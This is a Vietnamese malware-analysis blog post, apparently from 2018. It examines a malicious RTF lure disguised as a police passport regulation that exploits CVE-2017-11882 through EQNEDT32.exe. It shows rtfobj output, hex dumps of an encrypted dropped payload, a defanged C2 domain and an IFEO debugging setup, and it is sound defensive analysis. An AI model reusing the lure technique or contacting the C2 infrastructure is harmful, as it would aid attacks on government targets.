Là 1937CN hay OceanLotus hay Lazarus …

By m4n0w4r

Published: 2018-11-03 · Archived: 2026-04-05 18:38:25 UTC

BỘ CÔNG AN

CỘNG HOA XÃ HỘI CHU NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

QUY CHẾ
Về việc sử dụng và quản lý hộ chiếu trong lực lượng Công an nhân dân
(Ban hành kèm theo Quyết định số ..../QĐ-....
ngày...tháng...năm ...của Bộ trưởng Bộ Công an)

Chương I. Quy định chung

Điều 1. Phạm vi điều chỉnh:

Quy chế này quy định việc sử dụng và quản lý hộ chiếu ngoại giao, hộ chiếu công vụ, hộ chiếu phổ thông (sau đây gọi chung là hộ chiếu) của cán bộ, chiến sĩ lực lượng Công an nhân dân ở trong và ngoài nước.

Điều 2. Đối tượng áp dụng:

Quy định này áp dụng đối với:

1. Cán bộ, chiến sĩ (kể cả cán bộ, chiến sĩ đang nghỉ chờ hưu, biệt phái ngoài Ngành…) được cấp hộ chiếu theo quy định tại Nghị định số 136/2007/NĐ-CP ngày 17 tháng 8 năm 2007 của Chính phủ về xuất cảnh, nhập cảnh của công dân Việt Nam (sau đây gọi là Nghị định 136) và Nghị định số 65/2012/NĐ-CP ngày 06 tháng 9 năm 2012 của Chính phủ sửa đổi, bổ sung một số điều của Nghị định số 136 (sau đây gọi là Nghị định 65).

> Vô tình bắt gặp trên twitter của **@blu3_team** (***Tôi không rõ sao acc này lại rất hay có được những mẫu target vào VN***), tôi tò mò muốn biết kĩ thuật đằng sau nó là gì bởi tôi thấy nó tương tự như một bài mà tôi đã đọc https://medium.com/@Sebdraven/malicious-document-targets-vietnamese-officials-acb3b9d8b80a, và vì xem comment, người nghi ngờ là **OceanLotus**, người khẳng định là **1937CN Team**…
>
> Xin lỗi vì bài viết khá dài, tôi cũng không biết làm thế nào để cho nó ngắn hơn :D, nếu bạn không có thời gian để đọc hết thì bấm một like rồi chuyển trang khác. Phần tôi, một là do tôi thích viết, mặt khác cũng là cách tôi tự rèn kĩ năng … phần nữa là vì tôi biết rằng chỉ khi mình thực sự bắt tay vào phân tích mới thấy nó khác xa với những gì mình đọc bằng mắt và tưởng tượng….

1. Môi trường thực hiện

1. Máy ảo **REMnux** (https://remnux.org/): sử dụng để phân tích files, giả lập Internet services và capture network traffic.

2. Máy ảo **Win10x64** (tự build): sử dụng cho Static & Dynamic Analysis


a. Cài đặt sẵn các cộng cụ debugger & disassembler: OllyDbg, x64dbg, IDA …

b. Cài đặt sẵn Office 2013.


c. Enable tải khoản **Administrator** (*mặc định tài khoản này bị disable*) và đăng nhập bằng tải khoản này để thực hiện phân tích.

2. Phân tích theo hành vi

Khi mở tài liệu trên máy ảo Win10, sẽ thấy ứng dụng **EQNEDT32.exe** được gọi, sau đó xuất hiện thêm hai tiến trình khác là **QcConsol.exe** và **dllhst3g.exe**:




Trên máy ảo REMnux chạy Wireshark để capture traffic từ máy ảo Win10, thu được kết quả kết nối tới C2 server là login[dot]dangquanwatch[dot]com:



Log của Noriben (https://github.com/Rurik/Noriben) cung cấp:


> Press enter or click to view image in full size



3. Phân tích sample trên REMnux

Sample nhận được là một file có định dạng RTF:

Sử dụng **rtfobj** (https://github.com/decalage2/oletools), biết được sample này có 3 objects:



Object tại id 0 có FileName là **8.t**, khi mở tài liệu thì file này sẽ được drop vào thư mục Temp trên máy. Hai object còn lại được nhận diện là "*Not a well formed ole object*".

Dùng luôn **rtfobj** để dump toàn bộ các objects này:

```
remnux@remnux:~/Desktop/MalScripts/sample10$ rtfobj b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415 -s all
rtfobj 0.54dev1 on Python 2.7.6 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415' - size: 814962 bytes
---+----------+--------------------------------------------------------------
id |index     |OLE Object
---+----------+--------------------------------------------------------------
0  |0001AFD3h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 340168
   |          |OLE Package object:
   |          |Filename: u'8.t'
   |          |Source path: u'C:\\Aaa\\tmp\\8.t'
   |          |Temp path = u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
---+----------+--------------------------------------------------------------
1  |000C11FBh |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
2  |000C11E9h |Not a well-formed OLE object
---+----------+--------------------------------------------------------------
Saving file from OLE Package in object #0:
  Filename = u'8.t'
  Source path = u'C:\\Aaa\\tmp\\8.t'
  Temp path = u'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'
  saving to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t
Saving raw data in object #1:
  saving object to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw
Saving raw data in object #2:
  saving object to file b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11E9.raw
```

Kiểm tra thông tin từng file. Đầu tiên là *b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t*:

```
remnux@remnux:~/Desktop/MalScripts/sample10$ xxd b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t | more
0000000: b2a6 6dff fffc fcfc f8fc fcfc 0303 fcfc  ..m.............
0000010: 44fc fcfc fcfc fcfc bcfc fcfc fcfc fcfc  D...............
0000020: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  ................
0000030: fcfc fcfc fcfc fcfc fcfc fcfc 04fc fcfc  ................
0000040: f2e3 46f2 fc48 f531 dd44 fdb0 31dd a894  ..F..H.1.D..1...
0000050: 958f dc8c 8e93 9b8e 9d91 dc9f 9d92 9293  ................
0000060: 88dc 9e99 dc8e 8992 dc95 92dc b8b3 afdc  ................
0000070: 9193 9899 d2f1 f1f6 d8fc fcfc fcfc fcfc  ................
0000080: 39ea 8e2e 7d8b e07d 7d8b e07d 7d8b e07d  9...}..}}..}}..}
0000090: 12fd 7e7d 6f8b e07d 12fd 4a7d 3b8b e07d  ..~}o..}..J};..}
00000a0: 74f3 757d 7c8b e07d 12fd 4b7d 638b e07d  t.u}|..}..K}c..}
00000b0: 74f3 637d 748b e07d 74f3 737d 748b e07d  t.c}t..}t.s}t..}
00000c0: 7d8b e17d 198b e07d 12fd 4f7d 7f8b e07d  }..}...}..O}...}
00000d0: 12fd 7a7d 7c8b e07d 12fd 7d7d 7c8b e07d  ..z}|..}..}}|..}
00000e0: ae95 9f94 7d8b e07d fcfc fcfc fcfc fcfc  ....}..}........
00000f0: fcfc fcfc fcfc fcfc acb9 fcfc b0fd f9fc  ................
0000100: 135e 3aa7 fcfc fcfc fcfc fcfc 1cfc fefd  .^:.............
0000110: f7fd f6fc fc58 fcfc fc74 f8fc fcfc fcfc  .....X...t......
0000120: d6a4 fcfc fcec fcfc fc3c fcfc fcfc bcfc  .........<......
0000130: fcec fcfc fcfe fcfc f9fc fdfc fcfc fcfc  ................
0000140: f9fc fdfc fcfc fcfc fc8c f9fc fcf8 fcfc  ................
0000150: 880f f9fc fefc bc7d fcfc ecfc fcec fcfc  .......}........
0000160: fcfc ecfc fcec fcfc fcfc fcfc ecfc fcfc  ................
0000170: fcfc fcfc fcfc fcfc 10e8 fdfc acfc fcfc  ................
0000180: fcdc f9fc 04dc fcfc fcfc fcfc fcfc fcfc  ................
0000190: fcfc fcfc fcfc fcfc fcac f9fc 60f6 fcfc  ..............`...
00001a0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  ................
00001b0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  ................
00001c0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  ................
```

Theo data như trên hình thì khả năng file này đã bị mã hóa và sẽ được giải mã sau khi drop vào thự mục **Temo**.

Với file *b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw*:


```
remnux@remnux:~/Desktop/MalScripts/sample10$ xxd b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11FB.raw |
 more
0000000: 0105 0000 0200 0000 0b00 0000 4571 7561  ............Equa
0000010: 7469 6f6e 2e33 0000 0000 0000 0000 0000  tion.3..........
0000020: 2e00 00                                  ...
```

CVE-2017-11882?

Căn cứ vào dấu hiệu như trên hình thì khả năng file RTF có thể sẽ sử dụng exploit **CVE-2017–11882** (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882).

Kiểm tra file còn lại là *b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_object_000C11E9.raw*:


Press enter or click to view image in full size



File này khả năng sẽ chứa đoạn shellcode để thực hiện sau khi máy nạn nhân bị exploit. Thông tin sợ bộ là như vậy, tiếp theo ta sẽ thực hiện debug sample này để xem file **8.t** được sử dụng như thế nào.

4. Debug maldoc trên Windows10

Liên quan tới exploit **CVE-2017–11882**, khi chạy sample, Winword.exe sẽ gọi tiến trình **EQNEDT32.exe** để handle OLE object. Tuy nhiên, **Winword.exe** không phải là process cha của **EQNEDT32.exe**, tiến trình **EQNEDT32.exe** được gọi bởi **Winword.exe** thông qua việc sử dụng COM Object như hình dưới đây:




Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	93.45	0 K	4 K	0	
System	0.22	1,688 K	12,856 K	4	
Interrupts	0.51	0 K	0 K	n/a	Hardware Interrupts and DPCs
smss.exe		312 K	1,052 K	408	Windows Session Manager
csrss.exe		2,968 K	5,744 K	580	Client Server Runtime Process
wininit.exe		936 K	4,044 K	676	Windows Start-Up Application
services.exe		4,160 K	7,464 K	736	Services and Controller app
svchost.exe		7,216 K	14,728 K	864	Host Process for Windows Services
dllhost.exe		1,324 K	5,980 K	3684	COM Surrogate
rundll32.exe	< 0.01	1,984 K	10,568 K	4288	Windows host process (Rundll32)
RuntimeBroker.exe		1,448 K	6,312 K	7972	Runtime Broker
SkypeBrowserHost.exe	< 0.01	14,568 K	31,792 K	7960	Skype Browser Host
wsmprovhost.exe	< 0.01	1,360 K	5,604 K	7352	Host process for WinRM plug-ins
EQNEDT32.EXE	< 0.01	1,904 K	8,448 K	8572	Microsoft Equation Editor
WmiPrvSE.exe		2,028 K	6,124 K	8408	WMI Provider Host
svchost.exe	< 0.01	6,300 K	10,848 K	896	Host Process for Windows Services


https://embedi.com/blog/skeleton-closet-ms-office-vulnerability-you-didnt-know-about/

Như vậy, bằng cách nào đó ta phải attach được **EQNEDT32.exe** vào debugger để debug. Ở đây, tôi sử dụng một kĩ thuật của M$ là ***Image File Execution Options*** (IFEO: https://blogs.msdn.microsoft.com/mithuns/2010/03/24/image-file-execution-options-ifeo/).

Vào Registry, tạo một key như sau hoặc nếu cài Word2013 trở lên thì khả năng có sẵn key này (vì tôi thấy trên máy tôi có sẵn):




Tiếp theo, tạo một string value để khởi chạy debugger khi EQNEDT32.exe được thực thi, qua đó sẽ attach đươc debugger vào tiến trình của EQNEDT32.exe.




Name	Type	Data
(Default)	REG_SZ	(value not set)
Debugger	REG_SZ	"C:\Program Files (x86)\Xjun's_Dbg\Xjun's Dbg.exe"
DisableExceptio...	REG_DWORD	0x00000000 (0)


Với thiết lập như trên, kiểm tra lại bằng **Autoruns** sẽ như sau:




Lưu ý: khi thiết lập IFEO, các thiết lập sẽ tự động bộ giữa hai key:
HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options và
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Tiếp theo, mở WINWORD.EXE, sau đó từ Winword mở tài liệu malicious rtf. Lúc này, tiến trình EQNEDT32.exe cũng sẽ được khởi chạy và được attach vào debugger:






